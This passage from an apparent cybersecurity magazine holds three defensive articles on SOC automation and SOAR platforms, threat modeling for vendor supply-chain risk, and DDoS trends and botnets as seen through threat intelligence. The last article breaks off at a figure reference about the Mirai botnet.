Digital and IT transformation programs have resulted in the explosion of IT projects. In response to business requirements, the information systems are more and more opened to the world, and then more and more exposed to hostilities. These exhibited assets consist of various and new technologies. Software delivery processes are also changing. Remember a few years ago when it was about 4-5 moves to production per application per year. Today, thanks to DevOps and application containerization approaches, several move to production every day could be considered. We don’t even talk about shadow IT, exposing unmanaged and unknown technologies.

Threats are continuously changing as well. On one hand, the number of CVE is only growing year after year. On the other hand, the attackers are bigger, better and badder. Not surprisingly, more security incidents are observed, with increasing business impacts on organisations.

From a defensive point of view, a quickly changing IT landscape has to be covered. At the end of the day, a realistic and sufficiently updated vision of cyber-risk exposition is increasingly harder to get.

Window of exposure

Another aspect we have to tackle is the window of exposure issue. It is all about our reactivity level, our capabilities to detect (and fix) vulnerabilities and suspicious activities as soon as possible. For many years, security analyses stated that attackers could attack every organisation and new vulnerabilities are discovered every day on monitored assets. These factors contribute to increase the likelihood of attack scenarios. The window of exposure is an emerging big challenge and should be handled with priority.

Facing automated and untargeted attacks

You can be sure that attackers already excel in automation. For critical vulnerabilities (ex: RCE) with a public exploit already released, the standard delay for organisations to be prepared for a massive and untargeted exploitation is approximately 24 hours.

Consider attackers who want to basically deploy crypto-mining programs or to add random servers to their botnet. Whenever a critical vulnerability is identified (mostly with a remote and unauthenticated attack vector), a new landscape of potential targets is set. In this case, attackers are soon ready to massively exploit a single vulnerability in the wild. There is a kind of highly competitive race between them to be the first to identify a vulnerable asset, exploit the flaw, install the persistent payloads and fix the vulnerability. Very unfair for the detection teams!

Need for speed

Objectives of detection activities

To face these challenges, several objectives have to be achieved by the SOC:

- Identify the vulnerabilities on monitored assets before attackers;
- Identify early warning signs of threat scenarios, especially with a monitoring of suspicious changes in your systems or suspicious activities over Internet;
- Identify compromised assets or data leaks;
- Identify the risk exposure as seen by third parties.

Because the assets are in continuous transformation and the spectrum of threat scenarios is reshaped every day, it became clearly obvious that manual security assessments, classical yearly penetration testing or quarterly configuration reviews are not best practices anymore. Maybe it already belongs to a bygone age. Because attackers are impressively gaining in velocity, organisations have to adapt their detection strategy of cyber threats. On the defensive side, a SOC will never be able to hire enough people to analyse and respond to all alerts.

Continuous and full-stack overview

SOC automation offers the opportunity to shift from a reactive to a more predictive security posture. The promise is to enable a continuous scan of an organisation’s environment for any changes that might indicate a potential threat.

Additionally, multiple security domains should be addressed to provide a comprehensive overview, including network access, vulnerability assessment, SSL/TLS configuration and certificates management, DNS management, malware & e-reputation, data leaks, secure coding and secure containers. As for now, there is no

magical all-in-one tool that performs all security controls on each stack, continuously and at a higher level of deepness.

A standard arsenal might be composed of various commercial, open-source and custom tools. And the need to coordinate multiple security products gave rise to SOAR technology. SOAR platforms provide a single cockpit to define the scan policies, monitor scan executions, collect findings, analyse and enrich them, assess risks, make reports and share data with third party tools (Ticketing systems, Incident Response / SIRP, SIEM, CTI feeds, …).

Pros & Cons

Advantages

SOC Automation of red team activities brings opportunities to:

- **Do more checks:** Cover a larger perimeter of assets and make in-depth controls on each stack. By the way, it helps to provide a better overview of the cyber-exposure of organisation' assets;
- **Do checks more often:** Use automation to (very) frequently check for vulnerabilities and suspicious changes, reduce delays in discovering and fixing a security incident, and keep cyber-exposure assessment updated;
- **Gain efficiency and reduce costs:** Reduce duration of low value-adding tasks and measurable KPIs for effectiveness assessment of your SecOps activities;
- **Do compliance and benchmark security levels:** Define and expedite controls to meet corporate and regulatory obligations. It also enables a way to benchmark security level of assets using similar control policies;
- **Face talent shortage**: There is a drastic lack of competent cyber security resources and poor retention of talent. The automation of recurrent, time-consuming and low-value-added tasks will allow teams to focus on more complex and, therefore, more motivating topics.

Limits

Let us not be naive, several known drawbacks have to be stated too (non-exhaustive list):

- **Robots do not replace all humans**. It offers a decision-making toolkit to security analysts. While Machine Learning and AI theories are actively mediatised by the marketing staff, a good understanding of the findings reported is needed. In contrast, from the productivity-oriented side, fewer people should be needed to reach the same level of maturity;
- **Number of alerts will increase mechanically**. It includes relevant true-positive findings, but also false-positives and lots of low-level information. The overhead is unavoidable and a key challenge to address in order to maintain automation effectiveness;

- **Missing key information or misclassification of detected threat**. Wrong or missing data could lead security analysts to make no decisions or inappropriate ones.

- **Functional vulnerabilities remain hard to detect**. Automated scans and alerts are mostly designed to detect generic and technical issues. For instance, it is quite straightforward to find cross-site scripting and SQL injection vulnerabilities on a web application using automated scans. However, finding a privilege escalation vulnerability between user profiles most probably requires manual tests;

- **Support an existing and clearly defined cyber-defence strategy**. Cyber-threat intelligence inputs are very precious data to help identify relevant threat actors and attack scenarios to focus on as a top priority;

Because automation implies tooling, **the TCO** (Total Cost of Ownership) of the system should be challenged regarding effectiveness as well.

Case studies

The table below lists a few examples of basic day-to-day SOC operations that could be easily automated.

Use case	Examples of activities to be automated
Vulnerability assessment	Set up regular vulnerability scans and check for changes (assets, vulnerabilities, CVSS Scores, available exploits)
Monitor open ports of internet-facing assets	Search new open ports on internet-facing assets (ex: Nmap, Shodan)
Search for public subdomains	Search subdomains indexed by search engines, passive DNS or using brute-force
Whois and IP resolve	Ensure Whois data of monitored domain names are not altered and are resolving legitimate IP addresses
Data leaks in public or internal sharing platforms	Monitor source code, secrets (credentials, API keys, private key, …), scripts and technical data leaks on GitHub/GitLab or online paste services
Certificates management	Search expired, unsecure or fraudulent certificates installed on unmanaged assets (ex: Cencys.io, Certificate Transparency Logs, …)
SSL/TLS versions and configuration	Search SSL/TLS services allowing unsafe cipher suites
Online reputation	Monitor internal assets in IP and DNS blacklists
CTI feeds	Monitor assets in Cyber-Threat intelligence providers and IOC sharing platforms (ex: MISP)
Phishing / APT scenario preparation	Search for typosquatted domains, suspicious Tweets, suspicious pasties, VirusTotal submissions, phishing reports, fake certificates, ...
CI / CD pipeline	Start static code analysis (SAST), external resources assessment (ex: JavaScript or JAR libraries, …) and web application vulnerability scans (DAST) on build and acceptance stages
Monitoring attacker or suspicious assets	Monitor attackers' assets and track for changes of their IP addresses, domain data, WEB applications rendering (periodic screenshots), …
Cloud services	Monitor cloud assets for misconfigurations, non-compliant deployments and provided security events

Conclusion

SOC automation and SOAR platforms definitely deserve their positions in the current top cyber security trends. The final objectives are to bring stakeholders a higher level of confidence in their security posture, and to improve their efficiency of detection efforts. Because cyber-exposure and risks are continuously growing and quickly changing, security analysts have to adjust their mindset, processes and tooling. Continuous asset monitoring just becomes the new baseline for having a chance to face the most common and emerging cyber threats.

Many improvements are still expected from SOC automation systems. Research in advanced Machine Learning and IA technologies is still experimental but opens very interesting opportunities, whether for technical or business purposes…

On The Web

[1] https://www.sans.org/reading-room/whitepapers/analyst/soc-automation-deliverance-disaster-38225 (requires free SANS account)

[2] https://cloudblogs.microsoft.com/microsoftsecure/2017/08/03/top-5-best-practices-to-automate-security-operations/

[3] https://www.esecurityplanet.com/network-security/security-automation-and-orchestration-soar.html

[4] https://blog.rapid7.com/2017/07/06/soc-automation-best-practices/

[5] https://patrowl.io (Open-source SOAR for continuous threat detection)

[6] https://thehive-project.org (Open-source SOAR for security incident response)

Threat Modeling for Supply Chain Risks

Cecilia Clark

Cecilia Clark is a technology writer who focuses on cybersecurity and its intersections with government and military. She was first introduced to cybersecurity as an officer with the Army's Signal Corps. There, she worked in Nuclear Command and Control, COMSEC, and network operations. Connect with her on LinkedIn at linkedin.com/in/freelance-cybersecurity-writer

To include vendors, work with them to develop their independent risk management strategy, mirroring the stringency of your own. If they are already security-focused and have a risk management plan in place, review it to ensure it includes the three basic categories of a cybersecurity plan. Once satisfied with their plan, use their text-based, detailed threat model to create a threat model map. Determine where your vendor's systems connect to yours and link your threat model map to the vendor's map at those points.

Introduction

We've entered a new era of cybersecurity.

In the past, cyber risk managers could focus on their organization's risk landscape and adequately predict threats, creating effective mitigation plans against them. Now, risk managers are inundated with research efforts – trying to get a real handle on their cyber risk landscape and ensure they're complying with security standards.

Furthermore, post-Great Recession business practices still run lean and drive the mantra of doing more with less. Today, many enterprises don't have a dedicated system or team to effectively manage risks – leaving more opportunities for threat actors to strike.

The "doing more with less" business model also bred another challenge to risk managers: third-party vendor outsourcing. And in the case of vendors, lean philosophies have a kind of inverse relationship with staffing –

because although there are less people on staff to manage vendor risks, more companies are using vendors to take care of more services.

This restructuring has led to a new favorite attack channel for hackers – Your supply chain.

Supply Chain Attacks

Though supply chain attacks are becoming more prevalent, many risk managers have yet to determine an effective way to oversee their vendors and mitigate their associated risks.

The risk management profession has developed efficient systems for assessing and managing risk inherent within an organization, but including risks associated with supply chains is proving to be an unmet challenge.

This is unfortunate to business customers and the businesses themselves. As cyber criminals develop new and more harmful attack methods, supply chain attacks become more costly in terms of monetary, regularly, and reputational damages.

And the risks associated with the supply chain aren't going anywhere. In fact, according to some estimates, nearly 50% of an organization's risk profile stems from its vendor network.

More specifically, a recent Soha Systems survey showed that about 63% of all data breaches are linked to a third-party vendor.

According to a Ponemon Institute survey, 56% of organizations have experienced a breach caused by a vendor.

And that's *all* types of vendors.

Many times, risk managers only consider one type of vendor when incorporating risks. But in reality, digital supply chains and brick and mortar vendors both serve as gateways for threat actors. Supply chain attacks are enabled via:

- *Hardware vendors*
- *Software vendors*
- *Cloud services*
- *Professional services*
- *Etc.*

And the reason that cyber criminals are likely to attack through your supply chain is obvious: interconnectivity with a vendor provides more opportunity for a hacker to attack. If an attacker can't get into your systems, they will extend their hunt to your vendors to look for a way in.

While risk managers might not consider their vendor relationships as vital, remember that the interconnectivity between your enterprise and your vendor likely includes access to company systems and customer data.

Though it seems obvious after you hear about a breach, the Ponemon Institute survey also showed that only 35% of companies have a list of vendors they share sensitive information with.

So, 65% of companies aren't even sure who has access to their sensitive data?

And that problem becomes even more complicated when considering vendor terminations. How many cyber risk managers are able to ensure positive control over sensitive data after vendor relationships end?

While enterprises struggle to keep up with supply chain risks, they're still liable for any damages associated with successful vendor attacks.

For example:

In 2013, attackers stole the data of 70 million Target customers and information for 40 million credit and debit cards by infiltrating Target's HVAC vendor. Although the breach happened because of a vulnerability with their third-party vendor, Target was still held liable for the fall-out and ultimately settled for $18.5 million.

The Target hack demonstrates the lengths threat actors will go to acquire sensitive data. Any service or system that is managed by an outside entity is part of the supply chain and subject to supply chain attacks, and cyber criminals have a myriad of methods to infiltrate them.

Attack Methods

- Compromised Software

Cyber-espionage groups like Dragonfly are known to attack vendor software providers as a means to reach their ultimate targets. They compromise websites with software their targets are likely to download and replace legitimate files with malware-infected ones. Unsuspecting targets download the infected files that include additional remote access functionalities, giving the hackers unrestricted access to the targets' systems.

- Website Script Attack

Groups like the Shylock attackers focus on websites as a means to extract sensitive information. They target digital agencies hired to build and manage websites, compromising legitimate websites through various website builder applications. Once exposed to the website script, they implant a redirect script that sends website visitors to a malicious domain, which automatically installs malware to victims' systems.

- Breach Data Storage

Oftentimes, when companies employ third-party vendors, those vendors are charged with storing at least some of the sensitive information necessary for business operations. Payment processors, cloud services, and IT

service providers are a few examples. Hackers assume they're more likely to find success attacking a smaller, less security-focused vendor than they are with a large, well-resourced enterprise. And they act on that assumption. To access vendor held data stores, threat actors employ a number of traditional attack patterns – phishing being one of the most common. Once an attacker is able to successfully lure in the right vendor employee, they achieve the same level of access as that person and can view, download, share, or edit a number of sensitive data files.

Risks stemming from a company's systems in addition to the multitude of risks inherited from vendors make supply chain-inclusive, comprehensive risk management seem nearly impossible. And while no one can mitigate every risk, risk managers can take steps to include vendors in their risk management programs to ensure a more holistic approach.

Vendor Risk Management

You can break down any thorough cybersecurity plan into three main categories:

- *Risk assessment*
- *Threat determination*
- *Mitigation implementation*

When creating a risk management strategy that considers supply chain threats, first look at your enterprise as its own entity. Consider the systems, processes, and data assets that are contained within the business. Then, determine your potential and likely threats. Creating threat models to brainstorm and war game likely attackers and attack patterns is essential to mitigating an inevitable attack.

In doing this, it's important to use your time and resources exploring probable attacks, while giving less prudence to threats that are not as likely.

Rich Zaluski, President and CEO of the Centre for Strategic Cyberspace + International Studies, warns against chasing after improbable attacks. Even for attacks with larger damage potential, he says "*a threat may be fairly high-level, but is so hard to actually execute. The attacker would require a number of extremely high-level 'things' to occur to actually penetrate your network." Instead of using resources to fix "an issue that 99% of threat actors cannot attain,*" he suggests focusing on lower-level attacks that are more likely to occur.

And while text-based, detail-driven threat models are necessary, it's also important to create visual threat model maps to get a bird's-eye view of your threat landscape. That map will also be essential when tying in your vendors' threats.

Once you determine your likely threats, you can create realistic, targeted mitigation strategies that truly address your vulnerabilities.

Developing a strong foundational risk management strategy for your enterprise is key in creating a comprehensive plan that considers your supply chain. You can't mitigate vendor-associated risks without first understanding and mitigating enterprise risks independently.

Zaluski emphasizes that businesses need to get a grasp on their own cybersecurity posture before considering vendors. He explains, "*It's important to get a solid understanding of your security architecture, your vulnerabilities, your 'issues', your policies, and active threats and where they can potentially get in.*"

To include vendors, work with them to develop their independent risk management strategy, mirroring the stringency of your own. If they are already security-focused and have a risk management plan in place, review it to ensure it includes the three basic categories of a cybersecurity plan. Once satisfied with their plan, use their text-based, detailed threat model to create a threat model map. Determine where your vendor's systems connect to yours and link your threat model map to the vendor's map at those points.

By creating a visible link and connecting the maps, you create a holistic view of where your company threats lie, where your vendor threats are, and the implications of your vendors' risk landscape to your own.

With this information you can instill additional mitigations to overcome likely vendor-related threats or work with your supply chain to ensure they effectively mitigate threats at the mapped links and touch points.

This is a time-consuming, but beneficial process when aiming to prevent rising supply chain attacks.

Zaluski agrees that comprehensive cyber risk management is a multi-layered, multi-faceted process. "*You need the basics and build up,*" he explains. "*There is no silver bullet to security, you just need to get it right, conduct due diligence on technology and staff.*"

And though comprehensive cyber risk management is tedious, the process is easier, faster, and more effective when contracting with security-centric vendors.

In actuality, not having a thorough risk management plan that includes threat modeling should be a barrier to entry for any vendor you contract with.

Brendan Diaz, HighSide CEO, agrees. As a software vendor, he chose to publish HighSide's detailed text-based threat model on their website. He also open sourced the platform's encryption code and posted a description and analysis of how the software works.

In an interview with *The Banker*, Diaz explained his decision to publicize the company's security protocols as an effort to build trust and transparency between HighSide (as a vendor) and their customers.

And that sort of vendor to enterprise trust and transparency is important – especially considering that a recent BitSight and Center for Financial Professionals report listed the top difficulties in assessing and mitigating vendor-based risks as:

1) Data accuracy and quality

2) Actionability of data

3) Lack of continuous monitoring

4) Speed of the risk assessment process

5) Cost of on-sight assessments

6) Unclear responsibility within an organization

Enterprises can overcome all of those challenges by selecting security-focused vendors, forging a relationship built on transparency, and incorporating those vendors into their threat modeling.

Conclusion

Threat modeling is an essential component in developing any risk management plan. When considering the increased, and often unaccounted for, risks associated with third-party vendors, threat modeling becomes even more important.

Start with a detailed, text-based threat model for your organization. Understanding your own risk landscape is absolutely necessary before trying to mitigate risks involving vendors. Once you have the details spelled out, create a visual map to get a snapshot, bird's-eye view of your likely threats.

Once you're in command of your own risk landscape, work with your vendors to identify their threats in the context of your business. Create threat models based on likely scenarios and link your threat model map to your vendor's where the systems meet.

Incorporating your supply chain into your threat modeling this way will provide the most comprehensive view of your overall risk landscape and give you the information necessary to effectively mitigate risks.

Preemptive and Proactive Protection from DDoS through Threat Intelligence

Jalasutram Sai Praveen Kumar

Jalasutram Sai Praveen Kumar is currently working as a Team Leader in VAPT Team, R&D Dept. at EC-Council. He is a C|TIA, C|EH, and C|ND certified cyber security research specialist with 4+ years of professional experience. He is one of the key contributors of EC-Council's flagship certification courses CEHv10 (Certified Ethical Hacker) and CTIA (Certified Threat Intelligence Analyst) for which he was awarded the prestigious 'RockStar Performer of the Year-2018' award by EC-Council's CEO Mr. Jay Bavisi. Prior to working for EC-Council, he worked as a Scientific Assistant for DRDO (Defence Research Development Organization, Ministry of Defence, India). Praveen possesses expertise in the fields of vulnerability assessment, threat intelligence, threat modeling, threat hunting, malware analysis, and reverse engineering.

You can reach him at his LinkedIn profile: https://www.linkedin.com/in/praveenjalasutram/

Botnets are the sole of DDoS attacks. Botnets and DDoS attacks are interrelated when it comes to causing disruption to its victims. Threat actors create their own botnet networks by compromising multiple systems (bots/zombies) at various locations and coordinate them accordingly to divert enormous amounts of data packets towards their target, rapidly increasing the target's bandwidth criteria and disrupting its normal operations.

Introduction

Distributed Denial of Service attack, famously called a DDoS attack, is considered the most notorious cyber threat by almost every organization across the globe. The damage that a DDoS attack can impinge on its victim company can sometimes be irrevocable and beyond recovery. Companies globally invest millions of dollars just to ensure they have a sufficient DDoS protection layer across their network perimeter. Despite adapting such expensive and effective measures, there are hundreds of DDoS incidents taking place worldwide each day. The only way any company can counter DDoS attacks is to adapt preemptive and proactive measures in detecting

and countering DDoS attacks. Threat intelligence is one such preemptive and proactive measure that any company can employ to counter and curb the DDoS attempts.

DDoS: Current Global Trend and Impact

DDoS is a service disruption attack where the attackers flood the target network with large amounts of network traffic flow. Kaspersky DDoS Protection statistics in "DDoS attacks in Q1 2019 report" states that "all DDoS attack indicators increased last quarter. The total number of attacks climbed by 84%, and the number of sustained (over 60 minutes) DDoS sessions precisely doubled. The average duration increased by 4.21 times, while the segment of extremely long attacks posted a massive 487% growth." 478% growth is a massive increase compared to that of the previous quarters. This report also mentions that globally reputed companies, including Facebook, National Union of Journalists of the Philippines, etc., became victims to DDoS attacks in this quarter. The dynamic distribution of DDoS attacks recorded in Q1 2019 by Kaspersky Lab peaked during 3/16/2019 as shown in Figure 1.




Figure 1: Dynamics of the number of DDoS attacks in Q1 2019

Source: "DDoS attacks in Q1 2019", https://securelist.com/DDoS-report-q1-2019/90792/

This report also mentioned that "The share of SYN flooding increased to 84%, bringing down the share of UDP and TCP flood, while the share of HTTP and ICMP attacks rose to 3.3% and 0.6%, respectively." Figure 2 displays the distribution of DDoS attacks by type.




Figure 2: Distribution of DDoS attacks by type

Source: "DDoS attacks in Q1 2019", https://securelist.com/DDoS-report-q1-2019/90792/

This report observed that "Most botnet C&C servers are still located in the US (34.10%), with the Netherlands in second place (12.72%), and Russia in third (10.40%)." Figure 3 is a pictorial representation of distribution of botnet C&C servers by country.




Figure 3: Distribution of botnet C&C servers by country

Source: "DDoS attacks in Q1 2019", https://securelist.com/DDoS-report-q1-2019/90792/

Role of Botnets and IoT in DDoS Attacks

Botnets are the sole of DDoS attacks. Botnets and DDoS attacks are interrelated when it comes to causing disruption to its victims. Threat actors create their own botnet networks by compromising multiple systems (bots/zombies) at various locations and coordinate them accordingly to divert enormous amounts of data packets towards their target, rapidly increasing the target's bandwidth criteria and disrupting its normal operations.

As we all know, DDoS is a targeted attack and it does not limit itself to target network disruptions; attackers these days are employing sophisticated DDoS attacks in disrupting a target company's web application services with the intention of disrupting the target company's reputation alongside with business operations as shown in Figure 4. Since web applications are considered as the most important and prestigious assets of any organization, disrupting their service can cause serious damage to the company's business operations as well as its reputation among global peers and customers.




Figure 4: Botnet DDoS Attack

Source: "File:DDoS-attack-ex.png", https://en.wikipedia.org/wiki/File:DDoS-attack-ex.png

Some of the most notorious Botnet attacks that the global community experienced in past few years are Cayosin, Qbot, Mirai, and the list goes on. Figure 5 illustrates the operation of Mirai botnet and its strategy to perform DDoS attack targeting its victims.

